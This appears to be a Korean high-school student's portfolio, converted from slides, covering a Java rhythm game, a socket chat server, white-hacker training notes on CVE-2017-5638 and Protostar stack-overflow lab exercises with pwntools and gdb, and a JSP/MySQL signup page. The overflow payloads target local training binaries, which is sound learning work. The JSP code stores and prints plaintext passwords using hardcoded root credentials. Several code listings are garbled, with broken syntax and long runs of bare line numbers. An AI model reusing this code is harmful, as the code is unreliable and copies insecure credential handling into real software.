20     private Image noteRouteOImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
21     private Image noteRouteFImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
22     private Image noteRouteSpace1Image = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
23     private Image noteRouteSpace2Image = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
24     private Image noteRouteJImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
25     private Image noteRouteKImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
26     private Image noteRouteIImage = new ImageIcon(Main.class.getResource("../images/noteRoute.png")).getImage();
27
28     private Image drawLineImage;
29     private Image judgeImage;
30
31     private String titleName;
32     private String difficulty;
33     private String musicTitle;
34     private Music gameMusic;
35
36     ArrayList<Note> notelist = new ArrayList<Note>();
37
38     public Game(String titleName, String difficulty, String musicTitle) {
39
40
41
42
43
44
45
46     public void screenDraw(Graphics2D g) {
47
48         g.drawImage(noteRouteSImage, 228, 30, null);
49         g.drawImage(noteRouteOImage, 332, 30, null);
50         g.drawImage(noteRouteFImage, 436, 30, null);
51         g.drawImage(noteRouteSpace1Image, 540, 30, null);
52         g.drawImage(noteRouteSpace2Image, 644, 30, null);
53         g.drawImage(noteRouteJImage, 744, 30, null);
54         g.drawImage(noteRouteKImage, 848, 30, null);
55         g.drawImage(noteRouteIImage, 952, 30, null);
56         g.drawImage(noteRouteLineImage, 224, 30, null);
57         g.drawImage(noteRouteLineImage, 328, 30, null);
58         g.drawImage(noteRouteLineImage, 432, 30, null);
59         g.drawImage(noteRouteLineImage, 536, 30, null);
60         g.drawImage(noteRouteLineImage, 640, 30, null);
61         g.drawImage(noteRouteLineImage, 744, 30, null);
62         g.drawImage(noteRouteLineImage, 848, 30, null);
63         g.drawImage(noteRouteLineImage, 952, 30, null);
64         g.drawImage(gameInfoImage, 0, 660, null);
65
66         g.drawImage(judgeImage, 540, 420, null);
67         g.drawImage(drawLineImage, 540, 500, null);
68         g.drawImage(judgementLineImage, 0, 620, null);
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

# 01 교내활동

## JAVA

게임 실행 화면이며, 스페이스바를 눌렀을 때의 노드 위치를 이용해 점수를 화면에 출력해준다.

# JAVA 리듬게임



# 01 교내활동

## JAVA

채팅서버 구현을 위한 클래스

# JAVA 채팅서버

```
Project Explorer | Main.java |
1 package application;
2
3 import java.io.IOException;
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21 public class Main extends Application {
22     Socket socket;
23     TextArea textArea;
24
25     public void startClient(String IP, int port) {
26         Thread thread = new Thread() {
27             public void run() {
28                 try {
29                     socket=new Socket(IP,port);
30                     receive();
31                 }catch(Exception e) {
32                     if(!socket.isClosed()) {
33                         stopClient();
34                         System.out.println("[서버 종료]");
35                         Platform.exit();
36                     }
37                 }
38             }
39         };
40         thread.start();
41     }
42     public void stopClient() {
43         try {
44             if(socket != null && !socket.isClosed())
45                 socket.close();
46         }catch(Exception e) {
47             e.printStackTrace();
48         }
49     }
50
51     public void receive() {
52         while(true) {
53             try {
54                 InputStream in = socket.getInputStream();
55                 byte[] buffer = new byte[512];
56                 int length = in.read(buffer);
57                 if(length == -1) throw new IOException();
58                 //받은 input의 길이만큼 읽어올 수 있음
59
60                 String message = new String (buffer,0,length,"UTF-8");
61                 Platform.runLater(()->{
62                     textArea.appendText(message);
63                 });
64             }catch(Exception e) {
65                 stopClient();
66                 break;
67             }
68         }
69     }
70
71
72
73
74
75
76
```

```
Project Explorer | Client.java |
1 package application;
2
3 import java.io.IOException;
4
5
6 public class Client {
7     Socket socket;
8
9     public Client(Socket socket) {
10         this.socket = socket;
11         receive();
12     }
13
14
15     public void receive() {
16         Runnable thread = new Runnable() {
17             @Override
18             public void run() {
19                 try {
20                     while(true) {
21                         InputStream in =socket.getInputStream();
22                         byte[] buffer = new byte[512];
23                         int length = in.read(buffer);
24                         while(length>=1) throw new IOException();
25                         //length == 1이면 아무것도 읽지 않음
26                         System.out.println("[채팅서버 수신 성공]");
27                         + socket.getRemoteSocketAddress()
28                         +": " + Thread.currentThread().getName();
29                         String message = new String(buffer,0,length,"UTF-8");
30                         for(Client client : Main.clients) { // 수신 받은 메시지는 모든
31                             client.send(message);
32                         }
33                         //length == -1이면 마지막에 읽을 수 없음
34                     }
35                 }catch(Exception e) {
36                     try {
37                         System.out.println("[채팅서버 수신 실패]");
38                         + socket.getRemoteSocketAddress()
39                         +": " + Thread.currentThread().getName();
40                         Main.clients.remove(Client.this);
41                         socket.close();
42                     }catch(Exception e2) {}
43                     e2.printStackTrace();
44                 }
45             }
46         };
47     };
48     Main.threadPool.submit(thread);
49 }
50
51 public void send(String message) {
52     Runnable thread = new Runnable() {
53         @Override
54         public void run() {
55             try {
56                 try {
57                     OutputStream out = socket.getOutputStream();
58                     byte[] buffer = message.getBytes("UTF-8");
59                     out.write(buffer);
60                     out.flush();
61                 }catch(Exception e) {
62                     try {
63                         System.out.println("[채팅서버 수신 실패]");
64                         + socket.getRemoteSocketAddress()
65                         +": " + Thread.currentThread().getName();
66                         Main.clients.remove(Client.this);
67                         socket.close();
68                     }catch(Exception e2) {
69                         e2.printStackTrace();
70                     }
71                 }
72             }
73         };
74         Main.threadPool.submit(thread);
75     }
76 }
77 }
78
```


```
55     try {
56         OutputStream out = socket.getOutputStream();
57         byte[] buffer = message.getBytes("UTF-8");
58         out.write(buffer);
59         out.flush();
60     }catch(Exception e) {
61         try {
62             System.out.println("[채팅서버 수신 실패]");
63             + socket.getRemoteSocketAddress()
64             +": " + Thread.currentThread().getName();
65             Main.clients.remove(Client.this);
66             socket.close();
67         }catch(Exception e2) {
68             e2.printStackTrace();
69         }
70     }
71 }
72
73 };
74 Main.threadPool.submit(thread);
75 }
76 }
```

# 01 교내활동

## JAVA

채팅서버 구동 화면

# JAVA 채팅서버





# 02

## 교외활동

학교 전공 수업시간에 배운 내용 혹은 방과 후, 프로젝트 등의 내용입니다.

# 02 교외활동

# 화이트해커 양성 사업(현대오토에버)


보안에 구조에 대해 궁금한점이 많아 참여 했던 교육 시스템 취약점의 이론부분에 대해 공부했다.

### 도커란?

- VMware 같은 가상환경을 구성할 수 있는 시스템
- VMware보다 훨씬 가벼운 시스템을 구축할 수 있다.
- 컨테이너의 대표적 소프트웨어

### 컨테이너의 장점

- 매우 빠른 실행이 가능하다.



### 웹 애플리케이션 취약점 CVE-2017-5638

#### Apache Struts 2 취약점

- Jakarta Multipart 파서를 기반으로 한 파일 업로드를 수행할 때 HTTP Request 헤더의 Content-Type을 번조하여 원격 코드 실행이 가능한 취약점(CVE-2017-5638)
- 영향을 받는 제품 및 버전
  - > Apache Struts 2.3.5~2.3.31 버전
  - > Apache Struts 2.5~2.5.10 버전
  - > 취약한 애플리케이션 다운로드: <https://archive.apache.org/dist/struts/2.3.31/>
- Cisco 제품
  - > 참고사이트에 명시되어 있는 'Affected Products'을 통해 취약한 제품
  - > <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170310-struts2>

Product	Cisco Bug ID	Fixed Release Availability
<b>Collaboration and Social Media</b>		
Cisco DocumentCloud	CSCu62019	11.8.0 (27 April 2017)
<b>Network and Cloud Security Devices</b>		
Cisco Identity Services Engine (ISE)	CSCu62019	Patch available (24 March 2017)
<b>Network Management and Provisioning</b>		
Cisco Prime License Manager	CSCu62019	11.8.0 (27 April 2017)
Cisco Unified Intelligence Center	CSCu62019	11.8.1.0 (24 March 2017)

# 02 교외활동

# 화이트해커 양성 사업(현대오토에버)

처음 해보고 내용이 어려웠지만, 해킹이라는 새로운 분야를 공부해봐서 좋은 경험이 되었다.

## 공격 코드 작성하기

- stack0이라는 프로세스를 실행하고
- 페이로드를 생성한 후에
- 프로세스에 전달한다.
- 프로세스로부터 응답을 2초간 받은 후
- 콘솔에 data를 출력한다.

```
from pwn import *  
  
p = process("stack0")  
payload = b"A" * 64 + b"B" * 4  
p.sendline(payload) # enter  
data = p.recvrepeat(2) # for 1 sec  
print(data.decode())
```

## 파일럿으로 공격 수행

```
kali@kali:~/Desktop/bin$ python3 ./stack0.py  
[!] Could not find executable 'stack0' in $PATH, using './stack0' instead  
[+] Starting local process './stack0': pid 5450  
[*] Process './stack0' stopped with exit code 41 (pid 5450)  
you have changed the 'modified' variable
```

## stack1 - 버퍼오버플로우로 정확한 값으로 변경하기

```
python -c "print('A'*64+'dcba')"  
./stack1 "python -c 'print('A'*64+'dcba')'"
```

## stack2 - 환경변수로 버퍼오버플로우 발생시키기

### 문제의 포인트

- 리눅스 상의 환경변수 설정하는 방법 (GREENIE)

```
export GREENIE="python -c 'print 'A'*64 + 'abcd'"  
printenv GREENIE
```

## stack3 - 특정 주소로 실행 흐름 옮기기

### 힌트

- 파이프라인으로 gets에 데이터 전달하는 방법

```
kali@kali:~/Desktop/bin$ python -c "print 'A'*68" | ./stack3  
calling function pointer, jumping to 0x41414141  
Segmentation fault
```

- disas main을 하면 main의 주소를 구할 수 있다. 그렇다면 win의 주소를 구하려면?

```
gdb ./stack3  
disas win # 0x00040424
```

# 02 교외활동

## ROC동아리 활동

웹사이트와 데이터베이스를 연동하는 코드

# Jsp, DB 연동 출력

```
1 <%@ page language="java" contentType="text/html; charset=UTF-8"
2   pageEncoding="UTF-8"%>
3 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
4 <html>
5 <head>
6 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
7 <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
8 <title>20208 김중훈</title>
9 </head>
10 <body>
11 <form action="join_ok.jsp" method="post">
12 <table>
13 <tr>
14 <td>ID:</td>
15 <td><input type="text" name="id"></td>
16 </tr>
17 <tr>
18 <td>PASSWORD:</td>
19 <td><input type="password" name="password"></td>
20 </tr>
21 <tr>
22 <td>EMAIL:</td>
23 <td><input type="email" name="email"></td>
24 </tr>
25 <tr>
26 <td>NAME:</td> |
27 <td><input type="text" name="name"></td>
28 </tr>
29 <tr>
30 <td>DATE:</td>
31 <td><input type="date" name="date"></td>
32 </tr>
33 <tr>
34 <td><input type="submit" class="btn btn-primary btn-lg btn-block" value="가입하기"></td>
35 <td><a href="list.jsp">리스트</a></td>
36 </tr>
37 </form>
```

```
<%
Class.forName("com.mysql.jdbc.Driver");
String url = "jdbc:mysql://localhost:3306/test?serverTimezone=UTC";
String user = "root";
String pass = "1234";

try {
String sql = "SELECT id,password,email,name,bir FROM tb_user2";
Connection conn = DriverManager.getConnection(url,user,pass); //디비 연동
PreparedStatement pstmt = conn.prepareStatement(sql);

pstmt.executeQuery();
ResultSet rs = pstmt.executeQuery();

while(rs.next()){
String id = rs.getString(1);
String password = rs.getString(2);
String email = rs.getString(3);
String name = rs.getString(4);
String bir = rs.getString(5);
%>
<tr>
<td><%=id%></td>
<td><%=password%></td>
<td><%=email%></td>
<td><%=name%></td>
<td><%=bir%></td>
</tr>
<%
}
}
```

# 02 교외활동

## ROC동아리 활동

사이트에서 값을 넣으면 리시트에 넣은 값을 나오게하는 웹 페이지이다.

# Jsp, DB 연동 출력

The screenshot displays three browser windows and a terminal window. The first window shows a registration form with fields for ID, Password, Email, Name, and Date. The second window shows the output of the registration process, displaying the entered values. The third window shows a list page with a table of registered users. The terminal window shows the SQL commands used to insert the data into the database.

**Registration Form (localhost:8090/abcd/join.jsp):**

ID:	ABCD
PASSWORD:	*****
EMAIL:	ABC@EMAIL.COM
NAME:	KIM JONG HUN
DATE:	2021-03-03

**Registration Output (localhost:8090/abcd/join\_ok.jsp):**

ABCD  
null  
ABC@EMAIL.COM  
KIM JONG HUN  
2021-03-03

**List Page (localhost:8090/abcd/list.jsp):**

아이디	패스워드	이메일	이름	생년월일
ABCD	ABCD1234	ABC@EMAIL.COM	KIM JONG HUN	2021-03-03

[회원가입](#)

**Terminal Output:**

```
mysql> INSERT INTO tb_user2 VALUES('ABCD','ABCD1234','ABC@EMAIL.COM','KIM JONG HUN','2021-03-03');
Query OK, 1 row affected (0.01 sec)

